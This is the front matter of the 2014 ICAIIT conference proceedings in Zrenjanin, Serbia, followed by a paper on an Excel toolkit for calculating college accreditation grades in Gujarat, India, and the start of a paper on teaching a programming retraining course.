University of Novi Sad
Technical faculty "Mihajlo Pupin"
Zrenjanin

AIIT
International Conference

PROCEEDINGS OF INTERNATIONAL CONFERENCE ON APPLIED INTERNET AND INFORMATION TECHNOLOGIES

Serbia, Zrenjanin, October 24, 2014

UNIVERSITY OF NOVI SAD
TECHNICAL FACULTY "MIHAJLO PUPIN"
ZRENJANIN, REPUBLIC OF SERBIA

International Conference

International Conference on Applied Internet and Information Technologies ICAIIT 2014

P R O C E E D I N G S

Zrenjanin
October 24, 2014

Organizer:
University of Novi Sad, Technical Faculty ”Mihajlo Pupin”, Zrenjanin,
Republic of Serbia

Publisher:
University of Novi Sad, Technical Faculty ”Mihajlo Pupin”
Djure Djakovica bb, Zrenjanin, Republic of Serbia

For publisher:
Milan Pavlović, Ph. D, Full Professor, Dean of the Technical Faculty ”Mihajlo Pupin”

Technical preparation and design:
Brtka Vladimir, Lacmanović Dejan, Zdravko Ivankovic, Ljubica Kazi

Cover design:
Ognjenović Višnja

CIP - Каталогизација у публикацији
Библиотека Матице српске, Нови Сад

004(082) (0.034.4)

INTERNATIONAL Conference on Applied Internet and Information Technologies (3 ; 2014 ; Zrenjanin)
Proceedings [Elektronski izvor] / [3rd] International Conference on Applied Internet and Information Technologies ICAIIT 2014, Zrenjanin, Oktobar 24, 2014. - Zrenjanin : Tehnički fakultet "Mihajlo Pupin", 2014. - 1 elektronski optički disk (CD-ROM) : tekst, slika ; 12 cm

Bibliografija uz svaki rad.

ISBN 978-86-7672-247-1

a) Информационе технологије - Зборници
COBISS.SR-ID 290967047

The Conference is supported by the Provincial Secretariat for Science and Technological Development, Autonomous Province of Vojvodina, Republic of Serbia; Regional Chamber of Commerce Zrenjanin; BIZ, Business Incubator Zrenjanin.

International Scientific Committee

Mirjana Pejić Bach, University of Zagreb, Croatia
Evgeny Cherkashin, Institute of System Dynamic and Control Theory SB RAS, Russia
Madhusudan Bhatt, R.D. National College, University of Mumbai, India
Amar Kansara, Parth Systems LTD, Navsari, Gujarat, India
Narendra Chotaliya, H. & H.B. Kotak Institute of Science, Rajkot, Gujarat, India
Christina Ofelia Stanciu, Tibiscus University, Faculty of Economics, Timisoara, Romania
Željko Jungić, ETF, University of Banja Luka, Bosnia and Hercegovina
Saso Tomazic, Univerisity of Ljubljana, Slovenia
Marijana Brtka, Centro de Matemática, Computação e Cognição, Universidade Federal do ABC, São Paulo Brazil
Zoran Ćosić, Statheros, Split, Croatia
Istvan Matijevics, Institute of Informatics, University of Szeged, Hungary
Slobodan Lubura, ETF, University of East Sarajevo, Bosnia and Hercegovina
Zlatanovski Mita, Ss. Cyril and Methodius University in Skopje, Republic of Macedonia
Josimovski Saša, Ss. Cyril and Methodius University in Skopje, Republic of Macedonia
Edit Boral, ASA College, New York, NY, USA
Dana Petcu, West University of Timisoara, Romania
Marius Marcu, "Politehnica" University of Timisoara, Romania
Zora Konjović, Faculty of technical sciences, Novi Sad, Serbia
Siniša Nešković, FON, University of Belgrade, Serbia
Nataša Gospić, Faculty of transport and traffic engineering, Belgrade, Serbia
Željen Trpovski, Faculty of technical Sciences, Novi Sad, Serbia
Branimir Đorđević, Megatrend University, Belgrade, Serbia
Slobodan Jovanović, Faculty of Information Technology, Metropolitan University, Belgrade, Serbia
Zlatko Čović, Subotica Tech / Department of Informatics, Subotica, Serbia
Sanja Maravić-Čisar, Subotica Tech / Department of Informatics, Subotica, Serbia
Petar Čisar, Academy of Criminalistic and Police Studies, Belgrad, Serbia
Diana Gligorijević, Telegroup, Serbia
Borislav Odadžić, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Miodrag Ivković, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Biljana Radulović, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Ivana Berković, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Vladimir Brtka, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Branko Markoski, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Dalibor Dobrilović, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Željko Stojanov, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Dejan Lacmanović, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Zdravko Ivanković, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Ljubica Kazi, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Višnja Ognjenović, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia
Eleonora Brtka, Technical faculty “Mihajlo Pupin”, Zrenjanin, Serbia

Organizing Committee

Ph.D Borislav Odadžić, president, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Miodrag Ivković, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Vladimir Brtka, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Biljana Radulović, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Ivana Berković, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Branko Markoski, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Željko Stojanov, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Ph.D Dalibor Dobrilović, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Mr Dejan Lacmanović, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Mr Ljubica Kazi, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
MSc Zdravko Ivanković, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Mr Višnja Ognjenović, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia
Mr Eleonora Brtka, Technical Faculty “Mihajlo Pupin”, University of Novi Sad, Republic of Serbia

INTRODUCTION

Information Technologies and Internet as a part of Computer science creates new approaches and perspectives, new models and numerous services, which opens up and makes use of the world of information and symbolized knowledge. Advances in Information technology, including the Internet, have dramatically changed the way we collect and use public, business and personal information.

The 3rd **International Conference on Applied Internet and Information Technologies** is an international refereed conference dedicated to the advancement of the theory and practical implementation of both knowledge of Information Technologies and Internet and knowledge of the special area of their application.

The objectives of the **International conference on Applied Internet and Information Technologies** are aligned with the goal of regional economic development. The conference focus is to facilitate implementation of Internet and Information Technologies in all areas of human activities. The conference provides forum for discussion and exchange of experiences between people from government, state agencies, universities and research institutions, and practitioners from industry.

The key Conference topic covers a broad range of different related issues from a technical and methodological point of view, and deals with the analysis, the design and realization of information systems as well as their adjustment to the respective operating conditions. This includes software, its creation and applications, organizational structures and hardware, different system security aspects to protocol and application specific problems. The Conference Topics are:

1. Information systems
2. Communications and computer networks
3. Data and system security
4. Embedded systems and robotics
5. Reliability and maintenance
6. Process assessment and improvement
7. Software engineering and applications
8. Computer graphics
9. ICT Support for decision-making
10. Management in IT
11. E-commerce
12. Internet marketing
13. Customer Relationship Management
14. Business intelligence
15. ICT practice and experience

The Conference Organizing Committee would like to thank for the support and cooperation to the Regional Chamber of Commerce Zrenjanin, BIZ – Business Incubator Zrenjanin, University of Novi Sad and Provincial Department of Science and Technological Development.

Special thanks to the authors of papers, reviewers and participants in the Conference who have contributed to its successful realization.

President of the Organizing Committee
Ph.D Borislav Odadžić

Zrenjanin, October 2014

We are very grateful to

Provincial Department of Science and Technological Development,
Autonomous Province of Vojvodina,
Republic of Serbia

Ministry of Education, Science and Technological Development,
Republic of Serbia

for financial support in preparing the Conference Proceedings and organizing the Conference.

ORGANIZATOR WITH PARTNERS:

Technical Faculty "Mihajlo Pupin" Zrenjanin
University of Novi Sad
Zrenjanin, SERBIA
http://www.tfzr.uns.ac.rs/

Faculty of computer science
Irkutsk State Technical University
Irkutsk, RUSSIA
http://www.istu.edu/structure/57/9518/1801/

Faculty of Technical Sciences
University of St. Clement Ohridski
Bitola, MACEDONIA
http://www.tfb.edu.mk/

Faculty of Economics
Tibiscus University of Timisoara
Timisoara, ROMANIA
http://www.fse.tibiscus.ro/

INTERNATIONAL CONFERENCE
ON APPLIED INTERNET AND INFORMATION TECHNOLOGIES
OCTOBER 24, 2014

CONTENT:

A Toolkit for Academic and Administrative Audit in Higher Education Institutions Accreditation in Gujarat State of India N.Chotaliya and Lj. Kazi	1
Experiences in Teaching a Retraining Course in Fundamental Programming – Importance of Active Learning Strategies D. Dragan, V.B. Petrovic, and D. Ivetic	7
R-trees and variants in gesture recognition V.B. Petrović, D. Dragan and D. Ivetić	13
Using tags similarity in tag-based collaborative filtering A.N.Kotevski, R.N.Kotevska	17
Stochastic Modeling of e-Commerce Systems' Availability I.S. Hristoski, P.J. Mitrevski and Z.G. Kotevski	21
Evaluation of Web Users' Demographic Data Classifiers – A Case Study V. G. Kumbaroska, I. Kumbaroski and I. Jolevski	28
Applying attribute selection methods for improving students' performance predictive model Snježana Milinković	33
The role of student retention customer relationship management (CRM) system in institutions of higher education Nemanja Lukić, Vesna Rodić Lukić	38
Internet and Education O. Iskrenovic-Momcilovic	44
Consideration on real-time network management for water supply network O. Jukić, I. Heđi	48
Decision Making in Electricity Market Supported with Fuzzy Linear Programming Ciric Zoran, Sedlak Otilija, Ciric Ivana, Ivaniševic Stojan	52
Vehicle J1939 Based ECU Network Monitoring with CAN Gateways S. Jankovic, M. Ivkovic, V. Petrovic, D. Kleut	56
Alumni Records Web Application M.Simic, Lj. Kazi, B. Radulovic, D. Glusac, M. Zakin, D. Milanov, Lj. Radovanovic, D. Karuovic, P.Pecev	61
Web Based Document Management of Sessions Archive in Higher Education Institution D. Tomin, Lj. Kazi, and B. Radulovic	66
Web Application for University Employees Records on Employment and Work Results B. Radulovic, Lj. Kazi, B. Vujanov and A. Grgurovic	70

Web Application for Pre-exams Archive and Final Exams Organizer D. Blanusa, M. Zemba, Lj. Kazi, B. Radulovic, D. Glusac, B. Odadzic	75
Interpersonal Processes as a Build Factor Relationships with Clients Ana Bukilica	80
Evaluating Website Security with Penetration Testing Methodology D. Menoski, P. Mitrevski and T. Dimovski	86
Web Application for Tracking Presence of Employees in Higher Education Institution M. Seslija	91
Application for Creating Business Cards M. Seslija	95
EduSign - Multiplatform Learning System for Sign Language Zlatko Čović, Suzana Palfi, Balaž Fodor, Viktor Vojnić, Nikola Novaković	99
Simulation of Distributed Information System in Oil Industry N. Sljapic, A. Markovic, Lj. Kazi, B. Radulović	103
Managing IT Projects with Agile Methods Nenad Mirkov, Miodrag Peranović, Ivana Ćirić, and Zoran Ćirić	107
Hybrid System for the Projection of Cash Flows Nataša Glišović	112
An analysis of user adoption of OLAP technology in ERP systems on the example of SMEs in Vojvodina Đ. Medaković, L. Šereš	116
Visual Representation of Business Process Models based on Document Flows with Model Content Simplification V. Ivančević, D. Ivetić and I. Luković	121
Security testing of Wi-Fi networks secured by WPA / WPA 2 algorithm and exploiting the WPS vulnerability Nikola Petrov	127
Some Applications of Prolog in Ecology and Environmental Protecion Z. Kazi, I. Berković	132
Software Project Management in Distributed Environment: a Review Kazi Ljubica, Biljana Radulovic, Miodrag Ivkovic, Vesna Makitan, Branko Markoski	137
ICT and Foreign Language Teaching Alina Nicoleta Padurean	141
The Effects of Gamification: Case of Group Buying Site N. Angelovska, and S. Josimovski	145
The Role of Group Buying Sitesin Development of E-Commerce in Macedonia N. Angelovska, L. Pulevska Ivanovska	150
Web Services in Serbia Maja Knežević, Biljana Radulović	156
Enterprise Modeling: State of the art Approaches, Frameworks and Tools Sofija Krneta	160
Towards quality management of medical information on the internet: evaluation, labelling, and filtering of information Rajdeep Singh	166

Advantages of multithreading in web crawling Z. Ivankovic, D. Radosav B. Markoski and P. Pecev	169
Real time Geo-Data Acquisition in Disaster Risk Management Using Android Devices J. Tucakov and S. Popov	173
Software solution for managing farm Maja Knežević	176
MultiBoost as Classifier Ensemble Model in Classification Problems Jasmina Đ. Novakovic, Alempije Veljovic and Milica Tomovic	179
Approach to the implementation of business intelligence systems to analyze the performance results of students Nataša Aleksic, Milan Eric	183
Appliance of Web Crawlers in Android applications Predrag Pecev, Zdravko Ivankovic, Branko Markoski, Saša Arsovski, Nikola Petrov	190
An Example of the Application of SCADA in Pipeline Crude Oil Transportation System D.Odadžić, B.Odadžić	194
An Ontology Polysystem Driven Technique for Semantic Markup for Edited Documents Evgeny Cherkashin, Kristina Paskal, Igor Bychkov, Polina Belykh	201
Web Based Monitoring of Energy Efficiency Applied in Public Buildings Dejan Lacmanović, Aleksandar Kiselički, Željko Stojanov, Dalibor Dobrilović, Dragica Radosav	207
Digital Communication and Data Security T. Zoranović, I. Berković, E. Brtka	211
Layering of Interactive Semantics in Computer-Aided Learning Martin Jovanovic, Dejan Todosijevic and Višnja Ognjenovic	217
Improving Information System of Higher Education Institution: a Case Study Lj. Kazi, B. Radulovic, M. Ivkovic, B. Markoski, D. Glusac, M. Pavlovic, D. Dobrilovic, D. Lacmanovic, Z. Veljkovic, V. Karuovic	220
Demonstration of an application design in IDE Lazarus in conjunction with an SQLite database Ješic D., Brtka E. and Berkovic I.	224
Semantic Driven Document and Workflow Managament S. Gostojic, G. Sladic , B. Milosavljevic, M. Zaric and Z. Konjovic	229
Fuzzy Screening Applications in the Domain of Information Technologies V. Brtka, Z. Stojanov , D. Dobrilovic and I. Berkovic	235
Smart Parking in Smart City Amit Vujic	239
System of knowledge management and the use of modern information and communication technologies Laszlo Ratgeber1 Sanja Stanisavljev2, Nikola Petrov2,Petar Vasiljevic3, Miroslava Petrevska	243
IT project management through software development of handheld barcode scanner administration N. Jovanovic, V. Makitan, E. Brtka	247

Technical Issues of OLAP Desing and Implementation N. Kermeci, D. Dobrilovic	251
Device Control with Brain Computer Interface Technology D. Lacmanovic, Z. Veljkovic, I. Lacmanovic, P. Pecev, B. Markoski	256
The Standardization Activities Toward Green Information and Communication Technologies B. Odadzic, D. Odadzic, B. Panajotovic	260
The Insight to Standardization in Personalized Web Learning Systems E. Brtka, Đ. Stojisavljević, V. Brtka	266
Synthesis of Decision Rules Based on Large Data Sets in MDM Project Environment in Oil Companies A. Stojkov, V. Brtka	271
Document management systems in the business of public administration Lj. Manovska, A. Stamatoski, S. Arsovski , P. Vasiljevic, N. Petrov	275
Application of DSi Framework in Creation of Expert System Knowlegde Base V. Ognjenovic, M. Jovanovic, V. Brtka, A. Stojkov, I. Berkovic	278

A Toolkit for Academic and Administrative Audit in Higher Education Institutions Accreditation in Gujarat State of India

N.Chotaliya* and Lj. Kazi**
* Government of Gujarat, Department of Education, Knowledge Consortium of Gujarat, Ahmedabad, India
** University of Novi Sad, Technical faculty "Mihajlo Pupin" Zrenjanin, Serbia
directorqa.kcg@gmail.com, leremic@tfzr.uns.ac.rs

Abstract – The process of accreditation of higher education institutions includes academic and administrative audit. In India and Serbia, audit process includes evaluation of documentation, as well as personal visit and observation of auditors. Academic and administrative audit includes observations of auditors and they are included in final decision regarding accreditation. In Gujarat State of India, there are 72 government managed higher institutions (colleges) which are evaluated by the Knowledge Consortium of Gujarat, under Department of Education of Government of Gujarat. In this paper a toolkit, created in MS Excel for the need of audit records and computation, will be presented.

I. INTRODUCTION

The term "accreditation" could be defined as "Certification of competence in a specified subject or areas of expertise, and of the integrity of an agency, firm, group, or person, awarded by a duly recognized and respected accrediting organization." [1] Higher education accreditation is defined under standards and procedures that each country defines.

In India, National assessment and accreditation council (NAAC) [2] is established as an autonomous Institution of the University Grants Commission (UGC) which provides funding for Government managed universities and colleges. This institution defines all forms and procedures, gives guidelines and manuals for implementation of accreditation of higher education institutions – universities, colleges that are affiliated to universities and autonomous colleges. It also gives final decision on higher education accreditation.

It is important to emphasize that in India there are different procedures and documentation for the accreditation of university, university affiliated colleges, autonomous colleges, academic staff colleges, teacher education departments/institutions, physical education departments/institutions, health science institutions. For all these specific institutions, NAAC has prepared appropriate manuals and guidelines for accreditation (Figure 1).




Figure 1. List of different types of higher education institutions in India and manuals for Self Study Report from NAAC [2]

II. ACCREDITATION AND AUDIT IN INDIA

In India, accreditation process consists of several steps [1]:

a) On-line submission of the Letter of Intent (LOI).

b)On-line submission of Institutional Eligibility for Quality Assessment (IEQA) for applicable institutions.

c) Preparation of Self-study Report (SSR), it's uploading on the institution website and submission to NAAC.

d) Peer team visit to the institution.

e) Final decision by NAAC.

Audit is organized as peer assessment of documentation, administrative and academic processes and facilities for each higher education institution (HEI). There is a list of key aspects that are evaluated. Key aspects are organized in seven groups of key aspects, named CRITERIA.

For each key aspect there is appropriate number of points (defined with maximum possible points), that each HEI could achieve. Each key aspect has different weightage, i.e. importance in the overall evaluation. An auditor evaluates an institution for each key aspect with his personal assessment estimation on the key aspect with grading from 0-4 (0 – worst, 4 – best).

Each estimated value for a key aspect affects number of points for the key aspect. The weightage and appropriate key aspect points are used in special mathematical formulae, that is used for computation of final CGPA, i.e. cumulative grade points average.

Final points for each HEI is presented as HEI's CGPA points. Final decision on HEI's accreditation is related to total number of CGPA points. If an institution has less than 1.51 CGPA points, it gets grade "D" and status "unaccredited". If the CGPA is >1.51, an institution is "accredited".

III. AUDIT FORMS AND CALCULATIONS

In the Gujarat State of India, academic and administrative audit is done every year, so these audit data are recorded and CGPA points are calculated. The key aspects scores are given by Quality Auditors as per their observations.

There are two models for audit of HEI's, i.e. affiliated colleges, with differences in criteria and key aspects. Both models are based on auditors estimation for each of key aspects, giving estimation points from 0-4.

1. NAAC criterion model – for HEI institutional accreditation – with 7 criteria
2. Yearly audit model – applied each year in an audit, with 4 criteria

Both models are used within the same process of calculation with the toolkit:

1. Auditor enters number of points 0-4 for each key aspect.
2. Number of the auditor's points is multiplied with weightage points; these points are named Key Aspect Grade Points.
3. For each criterion all Key aspect grade points are summarized and divided with sum of weightages for all key aspects for the specified criterion. This way, each criteria has average points calculated.
4. For each of 7 groups of criterion, i.e for each criteria there is an average points calculated.
5. Finally, institutional CGPA is calculated by applying formula taking all 7 criteria averages.

IV. THE TOOLKIT FOR CGPA CALCULATION

In this section, a special toolkit (developed in MS Excel) for audit support is described. This toolkit enables records on audit and calculation of points for CGPA.




Figure 2. Input aspect points in toolkit for each year audit

SCORE SHEET & GRADE

Institute: *type name of college here*

Criteria and Key Aspects		Maximum Score	Obtained Scoere
Criterion 1: Academic Management			
1.1	*Staff Strength*	20	5
1.2	*Capacity Building for staff*	10	0
1.3	*Grant Utilization*	10	0
1.4	*Institutional Planning & Implememtation*	10	0
1.5	*Automation of Administrative System*	30	0
1.6	*Automation of Library*	20	0
1.7	*Cells, associations & add on services*	50	0
	Total	**150**	**5**
Criterion 2 : Academic Practices			
2.1	*Human Resource*	45	0

Figure 3. Output points in toolkit for each year audit

A	B	C	D
Criterion 4 : Initiatives and Supplementation			
4.1	*Use of SATCOM Programs for study*	15	0
4.2	*Quality of SAPTDHARA Activities*	15	0
4.3	*Access of Internet facility by students for study*	20	0
4.4	*Placement Activity / UDISHA Cell*	25	0
4.5	*Choice Based Credit System (CBCS)*	10	0
4.6	*Use of Library-Vanche Gujarat*	10	0
4.7	*General Knowledge Quiz*	5	0
4.8	*Alumni Association*	22.5	0
4.9	*Academic links, Collaboration & Progressive Practices*	5	0
4.10	*Other Initiatives*	22.5	0
	Total	**150**	**0**
No.	**Criteria**	**Weightage**	**Score**
1	Academic Management	150	5
2	Academic Practices	450	0
3	Infrastructure and other facilities	250	0
4	Initiatives and Supplementation	150	0
	Total	**1000**	**5**
	GRADE	**IV**	**Unsatisfactory**
	Peer Team	Role and Signature	
1	*abc*	*Chairperson*	
2	*def*	*Member Coordinator*	

Figure 4. Final grade in toolkit for each year audit

Calculation of Institution CGPA

Institution: Name of college

Criterion No.	Key Aspect No.	Criteria wise Input	Weightage Wi	Peer Team Assigned Key Aspect Grade Points (KAGP) 4/3/2/1/0	Key Aspect Grade Points KAGPi=KAGPi*Wi
I		**Curricular Aspects**			
1.1		Curricular Planning and Implementation	20		
	1.1.1(a)	Students of the college know the vision & mission and objectives of the institution.	1	2	2
	1.1.1(b)	Teachers & staff of the college know the vision & mission and objectives of the institution.		0 1 2 3 4	3
	1.1.1(c)	Other stakeholders of the college know the vision & mission and objectives of the institution.	1	2	2

Figure 5. Input aspect points in toolkit for NAAC audit

6.4	Financial managament and Resource Mobilization	3.40
6.5	Internal Quality Assurance System	3.33
VII	**Innovations and Best Practicies**	
7.1	Environment Conciousness	3.33
7.2	Innovations	3.00
7.3	Best Practices	4.00

Grade Point Average of College

Name of college

Sr.	Criteria	Grade
1	Curricular Aspects	3.14
2	Teaching Learning and Evaluation	3.13
3	Research Consultancy and Extension	2.65
4	Infrastructure and Learning Resources	3.19
5	Student Support and Progression	3.46
6	Governance Leadership and Management	3.41
7	Innovations and Best Practicies	3.50
	CGPA	3.16
	Letter Grade	A
	VERY GOOD	Accredited

Figure 6. Output with average points calculated and final CGPA in toolkit for NAAC audit

Grade Sheet

Name of College

Place:

Dates of Visits:

	Criteria and Key Aspect	Weightage Wi	Key Aspect Grade Points (KAGP) 4/3/2/1/0	Key Aspect Wise Weighted Grade Points KAGPi=KAGPi*Wi
	Criterion I: Curricular Aspects			
1.1	Curricular Planning and Implementation	20	3	60
1.2	Academic Flexibility	30		120
1.3	Curricular Enrichment	30		90
1.4	Feedback System	20		60
	TOTAL	**Wi=100**	**(CrWGP)i**	**330**
	Calculated Cr GPA=(CrWGP)i/Wi=	**3.30**		
	Criterion II: Teaching-Learning and Evaluation			
2.1	Student Enrolment and Profile	30	3	90
2.2	Catering to Student Diversity	50	3	150
2.3	Teaching -Learning and Reforms	100	3	300
2.4	Teacher Quality	80	4	320
2.5	Evaluation Process and Reforms	50	3	150
2.6	Student Performance & Learning Outcome	40	3	120
	TOTAL	**Wii=350**	**(CrWGP)ii**	**1130**
	Calculated Cr GPA=(CrWGP)ii/Wii=	**3.23**		
	Criterion III: Research, Consultancy and Extension			
3.1	Promotion of Research	20	4	80
3.2	Resoure Mobilization for Research	10	3	30

1
2
3
4

Figure 7. Grade sheet 1 input in toolkit for NAAC audit

Dates of Visits: 03rd - 05th April 2014

	Criteria	Weightage Wi	Criterion-wise weighted Grade Point (KAGPi)	Criterion wise Grade Point Averages KAGPi=KAGPi*Wi
I.	Curricular Aspects	**100**	330	**3.30**
II.	Teaching-Learning and Evaluation	**350**	1130	**3.23**
III.	Research, Consultancy and Extension	**150**	440	**2.93**
IV.	Infrastructure and Learning Resources	**100**	310	**3.10**
V.	Student Support and Progression	**100**	320	**3.20**
VI.	Governance, Leadership and Management	**100**	340	**3.40**
VII.	Innovations and Best Practicies	**100**	340	**3.40**
	Total $\sum_{i=1}^{7} CrWGpi = 1000$		$\sum_{i=1}^{7} Wi = 3210$	

Institutional CGPA = $\frac{\sum_{i=1}^{7} CrWGpi}{\sum_{i=1}^{7} Wi} = \frac{3210}{1000}$ = **3.21**

Grade **A** **Descriptor** = **VERY GOOD**

Names & Signatures of the members of the Peer team with date:

	Name	**Signature with Date**
Chairperson	xyz	
Member Coordinator	abc	
Member	def	
NAAC Co-ordinator	ghi	

Figure 8. Grade sheet 2 – output with average points in toolkit for NAAC audit

Figure 2. shows using toolkit for input data from auditor (in each year audit). The key aspects are presented as questions that are to be answered. Key aspect criterian 1 has several subcriteria presented as questions. At figure 2 there is Criteria 1 – Academic management. Subcriteria, i.e. key aspect is 1.1.a, presented with question: :Has institution appointed a permanent principal?" A toolkit enables entering measure with answer Yes/No. If answer is Yes, score is 5 points, if answer is No, score is 0 points. Other questions could be answered with numbers or descriptively, such as estimation: adequate, inadequate,…

Figure 3. shows output for each year audit, where automatically calculated sum of points from previous worksheet is presented. The figure 3 shows list of criterions and sub-criterions, maximum scores and actual scores.

Figure 4. shows the 4 criteria list with weightage and score, as well as final grade and description.

Figure 5. shows input for aspect points needed for NAAC for institution accreditation. Auditor enters estimation point for each aspect, from range 0-4.

Figure 6. Shows output list for NAAC audit, where all criteria and groups of aspects are listed, with average points, automatically calculated from input worksheet.There is also final CGPA points, letter grade and status of accreditation presented, as calculated from the formula.

For LETTER GRADE (A-D):

```
=IF(C59<1.51,"D",IF(C59<2.01,"C",IF(C59<3.01,"B"
,"A")))
```

For DESCRIPTOR:

```
=IF(C60="A","VERY
GOOD",IF(C60="B","GOOD",IF(C60="C","SATISFAC
TORY","Unsatisfactory")))
```

For ACCREDITATION STATUS:

```
=IF(C60="D","Unaccredited","Accredited")
```

Figure 7 shows another input form where each criteria is evaluated generally with auditor estimation in range of 0-4. These data are then calculated and presented at grade sheet 2 as output with average points (from previous listed grade sheet 1 input) and final institutional CGPA.

V. CONCLUSION

The accreditation of higher education institutions is very important, since the quality of students' knowledge and skills directly influence the quality of their professional work and the benefits of a society in general.

In this paper the accreditation process of higher education institutions in India is briefly presented. Two models of audit forms for accreditation and each year audit assessment are presented. According to these two models, there is a toolkit developed in MS Excel to enable records and automation of calculations of points for aspects, criteria and Cumulative Grade points average. This way, each year audit and accreditation of higher institutions in India, particularly in Gujarat State of India is improved.

This toolkit is developed in MS Excel, but it would be more appropriate to have such a tool available as a web application. Future plans regarding further improvement of the presented toolkit are directed towards implementation of such a web application, that could be hosted by Knowledge Consortium of Gujarat in India, or furthermore, by NAAC. This web application would enable easier way to maintain aspects, criteria and formula change, as well as enable on-the-field (during visits) assessment inputs.

REFERENCES

[1] Term "Accreditation" in the business dictionary, http://www.businessdictionary.com/definition/accreditation.html

[2] National Assessment and Accreditation Council, India http://www.naac.gov.in/ (web site visited on 28 April 2014)

Experiences in Teaching a Retraining Course in Fundamental Programming – Importance of Active Learning Strategies

D. Dragan*, V.B. Petrovic*, and D. Ivetic*
* Computing and Control Department, Faculty of Technical Sciences, University of Novi Sad, Novi Sad, Serbia
e-mail: dinud@uns.ac.rs, pveljko@uns.ac.rs, ivetic@uns.ac.rs

Abstract – An increasing demand for software developers in the ever growing ICT (Information and Communication Technology) industry in Serbia led to the establishment of several ICT schools for retraining of software developers. In this paper experiences in developing and teaching a course in fundamental programming for one of these schools is reported. The course outline has been adopted from the similar courses held by the authors at Faculty of Technical Sciences. During the course several problems emerged as a result of adopting a faculty type course for the purpose of retraining. This somewhat influenced the outcomes of the course and it stressed the importance of the active learning for these types of courses. A list of improvements drawn from the authors' experience has been compiled in the paper. These improvements could be used as guidelines for developing similar courses for retraining of software developers.

I. INTRODUCTION

In 2010 the Serbian government compiled a strategy for developing the ICT industry (Information and Communication Technology) in Serbian society [1]. The goal of this strategy was to increase the number of domestic ICT firms, to increase the number of ICT educated persons, and to decrease the number of ICT specialists moving abroad. This demonstrates the fact that entire Serbian society became ICT aware.

The number of ICT firms in Serbia increased which consequently increased the demand for ICT educated workers. For example, in the Vojvodina ICT Cluster alone there are 27 firms bound together in a partnership to develop individuals, companies, and regional businesses [2]. These firms are mainly from Novi Sad. The exact numbers of ICT firms in Serbia is difficult to determine and unknown to the authors.

